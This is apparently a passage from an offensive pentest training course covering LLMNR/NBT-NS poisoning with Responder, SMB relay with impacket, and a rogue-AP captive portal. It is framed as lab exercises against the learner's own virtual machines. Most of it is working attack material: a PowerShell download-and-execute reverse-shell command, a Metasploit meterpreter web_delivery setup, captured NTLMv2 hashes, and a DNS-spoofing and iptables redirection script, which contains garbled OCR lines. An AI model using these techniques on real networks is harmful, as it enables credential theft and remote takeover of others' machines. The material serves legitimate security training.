
For the purposes of this tutorial, we can think of LLMNR and NBT-NS as two services that serve the same logical functionality. To understand how these protocols work, we'll use an example. Suppose we have two computers with NetBIOS hostnames Alice and Leeroy. Alice wants to request a file from Leeroy over SMB, but doesn't know Leeroy's IP address. After attempting to resolve Leeroy's IP address locally and using DNS, Alice makes a broadcast request using LLMNR or NBT-NS (the effect is the same). Every computer on the same subnet as Alice receives this request, including Leeroy. Leeroy responds to Alice's request with its IP, while every other computer on the subnet ignores Alice's request [12][13].

What happens if Alice gets two responses? Simple: the first response is the one that is considered valid. This creates a race condition that can be exploited by an attacker. All the attacker must do is wait for an LLMNR or NBT-NS request, then attempt to send a response before the victim receives a legitimate one. If the attack is successful, the victim sends traffic to the attacker. Given that NetBIOS name resolution is used extensively for things such as remote login and accessing SMB shares, the traffic sent to the attacker often contains password hashes [14].


Let's perform a simple LLMNR/NBT-NS poisoning attack. To do this, we'll be using a tool called Responder. Start by booting up your Windows AD Victim and Kali virtual machines. From your Kali virtual machine, open a terminal and run the following command:

```
root@localhost~# responder -I eth0 -wf
```

This will tell Responder to listen for LLMNR/NBT-NS broadcast queries. Next, use your Windows AD Victim to attempt to access a share from a nonexistent hostname such as the one shown in the screenshot below. Using a nonexistent hostname forces the Windows machine to broadcast an LLMNR/NBT-NS request.


Can't reach this page
file://notAServer/notAShare
Hmm, we can't reach this page.
Try this
Make sure you've got the right web address: file://lol/widget
Refresh the page
Search for what you want

Responder will then issue a response, causing the victim to attempt to authenticate with the Kali machine. The results are shown in the screenshot below.




```
[*] [NBT-NS] Poisoned answer sent to 172.16.15.183 for name NOTASERVER
 (service: File Server)
[FINGER] OS Version     : Windows 10 Enterprise Evaluation 14393
[FINGER] Client Version : Windows 10 Enterprise Evaluation 6.3
[*] [LLMNR]  Poisoned answer sent to 172.16.15.183 for name notaserver
[FINGER] OS Version     : Windows 10 Enterprise Evaluation 14393
[FINGER] Client Version : Windows 10 Enterprise Evaluation 6.3
[HTTP] NTLMv2 Client   : 172.16.15.183
[HTTP] NTLMv2 Username : RJ45\Giles
[HTTP] NTLMv2 Hash     : Giles::RJ45:1122334455667788:4AD8D9ED554B11D7
83A9F7E9B1B1BECB:0101000000000000F04B943D5583D201E7B42338EC5372CC00000
0000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490
054000400120073006D0062002E006C006F00630061006C00030028007300650072007
6006500720032003000300033002E0073006D0062002E006C006F00630061006C00050
0120073006D0062002E006C006F00630061006C0008003000300000000000000001000
00000200000B2A2CFB105BE9C460E0A6079B48DCEAD0FBD8509E6001A3075E9EDC44E0
115A10A001000000000000000000000000000000000009001E00480054005400500002
F006E006F007400610073006500720076006500720000000000000000000
```

Lab Exercise: LLMNR/NBT-NS Poisoning


Practice using Responder to perform LLMNR/NBT-NS poisoning attacks. Experiment with the Responder's different command line options.

SMB Relay Attacks With impacket

NTLM is a relatively simple authentication protocol that relies on a challenge/response mechanism. When a client attempts to authenticate using NTLM, the server issues it a challenge in the form of a string of characters. The client then encrypts challenge using its password hash and sends it back to the server as an NTLM response. The server then attempts to decrypt this response using the user's password hash. If the decrypted response is identical the plaintext challenge, then the user is authenticated [15].



In an SMB Relay attack, the attacker places him or herself in a position on the network where he or she can view NTLM traffic as it is transmitted across the wire. Man-in-the-middle attacks are often used to facilitate this. The attacker then waits for a client to attempt to authenticate with the target server. When the client begins the authentication process, the attacker relays the authentication attempt to the target. This causes the target server to issue an NTLM challenge back to the attacker, which the attacker relays back to the client. The client receives the NTLM challenge, encrypts it, and sends the NTLM response back to the attacker. The attacker then relays this response back to the target server. The server receives the response, and the attacker becomes authenticated with the target.


Victim
Target
Attacker
1. Victim sends SMB authentication attempt sent to attacker
2. SMB authentication relayed to target
3. SMB authentication succeeds between attacker and target

System administrators often use automated scripts to perform maintenance tasks on the network at regularly scheduled intervals. These scripts often use service accounts that have administrative privileges, and use NTLM for remote authentication. This makes them prime candidates for both SMB Relay attacks and the poisoning attacks that we learned about in the last section. Ironically, many types of security related hardware and software authenticate this way as well, including antivirus programs and agentless network access control mechanisms.

This attack can be mitigated using a technique known as SMB signing, in which packets are digitally signed to confirm their authenticity and point of origin [16]. Most modern Windows operating systems are capable of using SMB signing, although only Domain Controllers have it enabled by default [16].

The **impacket** toolkit contains an excellent script for performing this type of attack. It's reliable, flexible, and best of all supports attacks against NTLMv2.

Let's perform a simple SMB Relay attack using impacket's smbrelayx script. Before we begin, boot up your Kali VM, Windows DC VM, and your Windows AD Victim VM.

On your Windows DC VM, type the following command in your PowerShell prompt to obtain its IP address.

```
PS C:\> ipconfig
```

Do the same on your Windows AD Victim VM to obtain its IP address. Once you have the IP addresses of both the Windows AD Victim and Windows DC VMs, open a terminal on your Kali VM and run ifconfig to obtain your IP address.

```
root@localhost~# ifconfig
```

On your Kali VM, change directories into /opt/impacket/examples and use the following command to start the smbrelayx script. In the command below, make sure you change the IP address to the right of the -h flag to the IP address of your Windows AD Victim virtual machine. Similarly, change the second IP address to the IP address of your Kali virtual machine. Notice how we pass a Powershell command to run on the targeted machine using the -c flag. The Powershell command bypasses the Windows AD Victim VM's execution policies and launches a reverse shell downloaded from your Kali virtual machine.

```
root@localhost~# python smbrelayx.py -h 172.16.15.189 -c "powershell -nop
-exec bypass -w hidden -c IEX (New-Object
Net.WebClient).DownloadString('http://172.16.15.186:8080')"
```


Once the payload has been generated, use the following commands within metasploit to launch a server from which to download the reverse shell. As before, change the IP address shown below to the IP address of your Kali virtual machine.

```
msf > use exploit/multi/script/web_delivery
msf (web_delivery) > set payload windows/meterpreter/reverse_tcp
msf (web_delivery) > set TARGET 2
msf (web_delivery) > set LHOST 172.16.15.186
msf (web_delivery) > set URIPATH /
msf (web_delivery) > exploit
```


The traditional way to perform this attack is to establish a man-in-the-middle with which to intercept an NTLM exchange. However, we can also perform an SMB Relay attack using the LLMNR/NBT-NS poisoning techniques we learned in the last section. To do this, we simply launch responder on our Kali machine as we did before.

```
root@localhost~# responder -I eth0 -wrf
```

With responder running, we just need to perform an action on the Windows DC virtual machine that will trigger an NTLM exchange. An easy way to do this is by attempting to access a non-existent SMB share from the Windows DC machine as shown in the screenshot below.




You should now see three things happen on your Kali VM. First, you'll see Responder send a poisoned answer to your Windows DC virtual machine for the NetBIOS name of the non-existent server.




```
    Force LM downgrade          [OFF]
    Fingerprint hosts           [ON]

[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [172.16.15.186]
    Challenge set               [1122334455667788]
    Don't Respond To Names      ['ISATAP']


[!] Error starting TCP server on port 80, check permissions or other servers running.
[!] Error starting TCP server on port 445, check permissions or other servers running.
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 172.16.15.60 for name notaserver
[FINGER] OS Version     : Windows Server 2012 R2 Essentials 9600
[FINGER] Client Version : Windows Server 2012 R2 Essentials 6.3
[*] [LLMNR]  Poisoned answer sent to 172.16.15.60 for name notaserver
[FINGER] OS Version     : Windows Server 2012 R2 Essentials 9600
[FINGER] Client Version : Windows Server 2012 R2 Essentials 6.3
```

Next, you'll see impacket successfully execute an SMB Relay attack against the Windows AD Victim machine.



```
root@kali:/opt/impacket/examples# python smbrelayx.py -h 172.16.15.189 -c "powershell -nop -exec bypass -w hidden -c IEX (New-Object N
et.WebClient).DownloadString('http://172.16.15.186:8080')"
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] Running in relay mode
[*] Config file parsed
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
[*] Incoming connection (172.16.15.60,60263)
[*] SMBD: Received connection from 172.16.15.60, attacking target 172.16.15.189
[*] Authenticating against 172.16.15.189 as RJ45\Giles SUCCEED
[*] Giles::RJ45:a814b1ac4e8203e9:1ef1b8249cdfaf3fe9b757b2b645834c:0101000000000000068cdb9811a8ed2017f69dcea4f6a4c620000000000020008005200
4a003400350001000c004c004500450052004f005900040014005200 4a00340035002e006c006f00630061006c00030022004c006500650072006f0079002e0052004a
00340035002e006c006f00630061006c000500140052004a00340035002e006c006f00630061006c000700080068cdb9811a8ed20106000400020000000800300030000
0000000000000001000000002000000094944be8529da4c419b3c2f06e7fc05569c80db09e1458140a7eba9e5a1706f30a001000000000000000000000000000000000000009
001e0063006900660073002f006e006f00740061007300650072007600650072000000000000000000000000000000
[*] Sending status code STATUS_SUCCESS after authentication to 172.16.15.60
[-] TreeConnectAndX not found NOTASHARE
[-] TreeConnectAndX not found NOTASHARE
[-] TreeConnectAndX not found NOTASHARE
[-] TreeConnectAndX not found NOTASHARE
[-] TreeConnectAndX not found NOTASHARE
[-] TreeConnectAndX not found NOTASHARE
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 172.16.15.189
```

Finally, you'll see Metasploit deliver a payload to the Windows AD Victim machine, giving you a shell.



```
msf exploit(web_delivery) >
[*] Delivering Payload
[*] Sending stage (957999 bytes) to 172.16.15.189
[*] Meterpreter session 3 opened (172.16.15.186:4444 -> 172.16.15.189:49483) at 2017-02-23 16:19:32 -0500

msf exploit(web_delivery) > sessions -i 3
[*] Starting interaction with 3...

meterpreter >
```

Lab Exercise: SMB Relay Attacks

Practice using impacket to perform SMB Relay attacks against your Windows AD Victim VM and your Windows DC VM. This time, perform the attack using the Empire Powershell framework by following the steps outlined at the following URL:

- https://github.com/s0lst1c3/awae/blob/master/lab6/instructions.txt

You can find the Empire framework, as well as a copy of the instructions referenced above, within your home directory on the Kali VM.

As your practice this attack, you may notice that it is ineffective against the domain controller. This is because domain controllers have a protection called SMB signing enabled by default that makes SMB Relay attacks impossible.

Firewall And NAC Evasion Using Indirect Wireless Pivots

Chapter Overview

In Wireless Man-In-The-Middle Attacks, we configured our Linux operating system to act as a wireless router. This allowed us to bridge traffic between our rogue access point and an upstream network interface, which enabled us to manipulate traffic. In this section, we're going to learn a no-upstream attack that can be used to pivot from one segregated VLAN to another, bypassing firewall and NAC mechanisms in the process. Before we learn how to do this, however, we'll need to learn how to configure Linux as a captive portal.

Configuring Linux As A Captive Portal

There are multiple ways to configure Linux to act as a captive portal. The most straightforward method of doing this is by running our own DNS server that resolves all queries to the IP address of our rogue access point. Recall that in Wireless Man-In-The-Middle Attacks, we created a DHCP configuration file with the following options.

```
# define DHCP pool
dhcp-range=10.0.0.80,10.0.0.254,6h

# set Google as nameserver
dhcp-option=6,8.8.8.8

# set rogue AP as Gateway
dhcp-option=3,10.0.0.1 #Gateway

dhcp-authoritative
log-queries
```

We can modify this configuration so that the IP of our external wireless interface is specified as the network's primary DNS server using a DHCP Option, as shown below.

```
# define DHCP pool
dhcp-range=10.0.0.80,10.0.0.254,6h

# set phy as nameserver
dhcp-option=6,10.0.0.1

# set rogue AP as Gateway
dhcp-option=3,10.0.0.1 #Gateway

dhcp-authoritative
log-queries
```

We then start dnsspoof as our nameserver, configuring it to resolve all DNS queries to our access point's IP.

```
root@localhost~# echo ’10.0.0.1’ > dnsspoof.conf
root@localhost~# dnsspoof –i wlan0 -f ./dnsspoof.conf
```

This is a reasonably effective approach, as it allows us to respond to DNS queries in any way that we want. However, it still has a number of weaknesses. For one thing, wireless devices that connect to our rogue access point may choose to ignore the DHCP Option, selecting a nameserver manually instead. To prevent this from occurring, we can simply redirect any DNS traffic to our DNS server using iptables.

```
root@localhost~# iptables --table nat --append PREROUTING --protocol udp -
-destination-port 53 --jump REDIRECT --to-port 53
```

Another problem with our current approach is that it does not account for the fact that most operating systems use a DNS cache to avoid having to make DNS lookups repeatedly. The domain names of the victim’s most frequently visited websites are likely to be in this cache. This means that our captive portal will fail in most situations until each of the entries in the cache expire. Additionally, our current approach will fail to capture HTTP requests that do not make use of DNS. To deal with these issues, we can simply redirect all HTTP traffic to our own HTTP server.

```
root@localhost~# iptables --table nat --append PREROUTING --protocol tcp -
-destination-port 80 --jump REDIRECT --to-port 80

root@localhost~# iptables --table nat --append PREROUTING --protocol tcp -
-destination-port 443 --jump REDIRECT --to-port 443
```

We can incorporate these techniques into a bash script similar to the one we wrote in Wireless Man-In-The-Middle Attacks. Notice how we start Apache2 to serve content from /var/www/html.

```
phy=wlan0
channel=1
bssid=00:11:22:33:44:00
essid=FREE_WIFI

# kill interfering processes
service network-manager stop
nmcli radio wifi off
rfkill unblock wlan
ifconfig wlan0 up

echo “interface=$phy” > hostapd.conf
“driver=nl80211” >> hostapd.conf
“ssid=$essid” >> hostapd.conf
bssid=$bssid” >> hostapd.conf
“channel=$channel” >> hostapd.conf
“hw_mode=g” >> hostapd.conf

hostapd ./hostapd

ifconfig $phy 10.0.0.1 netmask 255.255.255.0
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1

echo "# define DHCP pool" > dnsmasq.conf
echo "dhcp-range=10.0.0.80,10.0.0.254,6h" >> dnsmasq.conf
echo "" >> dnsmasq.conf
echo "# set phy as nameserver" >> dnsmasq.conf
echo "dhcp-option=6,10.0.0.1" >> dnsmasq.conf
echo "" >> dnsmasq.conf
echo "# set rogue AP as Gateway" >> dnsmasq.conf
echo "dhcp-option=3,10.0.0.1 #Gateway" >> dnsmasq.conf
echo "" >> dnsmasq.conf
echo "dhcp-authoritative" >> dnsmasq.conf
echo "log-queries" >> dnsmasq.conf

dnsmasq -C ./dnsmasq.conf  &

echo ’10.0.0.1’ > dnsspoof.conf
dnsspoof –i $phy -f ./dnsspoof.conf

systemctl start apache2
echo ‘1’ > /proc/sys/net/ipv4/ip_forward

iptables --policy INPUT ACCEPT
iptables --policy FORWARD ACCEPT
iptables --policy OUTPUT ACCEPT
iptables --flush
iptables --table nat --flush

iptables --table nat --append POSTROUTING -o $upstream --jump MASQUERADE
iptables --append FORWARD -i $phy -o $upstream --jump ACCEPT

iptables --table nat --append PREROUTING --protocol udp --destination-port
53 --jump REDIRECT --to-port 53
iptables --table nat --append PREROUTING --protocol tcp --destination-port
80 --jump REDIRECT --to-port 80
iptables --table nat --append PREROUTING --protocol tcp --destination-port
443 --jump REDIRECT --to-port 443

read -p ‘Press enter to quit…’

# kill daemon processes
for i in `pgrep dnsmasq`; do kill $i; done
for i in `pgrep hostapd`; do kill $i; done
for i in `pgrep dnsspoof`; do kill $i; done
for i in `pgrep apache2`; do kill $i; done

# restore iptables
iptables --flush
iptables --table nat –flush
```


Lab Exercise: Captive Portal

Use your Kali VM to run the bash script that we wrote in this section to create a captive portal. Connect to the captive portal using your Windows AD Victim virtual machine. From your Kali VM, notice the terminal output from dnsspoof that shows DNS queries being resolved to 10.0.0.1. From your Windows AD Victim virtual machine, observe how all traffic is redirected to an html page served by your Kali VM. Additionally, follow the instructions found at the following URL to create a captive portal using EAPHammer:

